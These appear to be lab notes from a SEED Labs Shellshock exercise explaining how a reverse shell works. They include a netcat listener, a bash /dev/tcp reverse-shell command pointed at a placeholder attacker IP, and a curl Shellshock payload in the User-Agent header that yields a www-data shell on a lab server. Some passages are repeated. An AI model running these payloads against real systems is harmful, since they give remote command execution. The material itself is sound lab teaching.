Reverse Shell

A **reverse shell** is a shell, but it redirects `stdin`, `stdout`, `stderr` back to our machine

Attacker terminal #1: Use netcat to run a simple server so we can receive output from hijacked server

```
$ nc -lnc 9090
```

```
[09/27/22] seed@VM:~$ nc -lnc 9090  
Listening on 0.0.0.0 9090
```

Attacker terminal #2: Craft a payload that creates a reverse shell (back to attacker terminal 1)

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

Reverse Shell

A **reverse shell** is a shell, but it redirects `stdin`, `stdout`, `stderr` back to our machine

Attacker terminal #1: Use netcat to run a simple server so we can receive output from hijacked server

```
$ nc -lnc 9090
```

```
[09/27/22] seed@VM:~$ nc -lnc 9090  
Listening on 0.0.0.0 9090
```

Attacker terminal #2: Craft a payload that creates a reverse shell (back to attacker terminal 1)

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

start an **interactive bash shell** on the server

Whose input (**stdin**) comes from a TCP connection,

And whose output (**stdout** and **stderr**) goes to the same TCP connection

> Output
< input

0 = stdin
1 = stdout
2 = stderr

Reverse Shell

A **reverse shell** is a shell, but it redirects `stdin`, `stdout`, `stderr` back to our machine

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

The IP and port of our netcat server

```
[09/27/22]seed@VM:~/.../02_shellshock$ curl -A "() { ;; }; /bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

(Other attacker terminal)

```
[09/27/22]seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 49624
bash: cannot set terminal process group (31): Inappropriate ioctl for device
bash: no job control in this shell
www-data@6bd166de3315:/usr/lib/cgi-bin$
```

We have a shell!

```
www-data@6bd166de3315:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@6bd166de3315:/usr/lib/cgi-bin$
```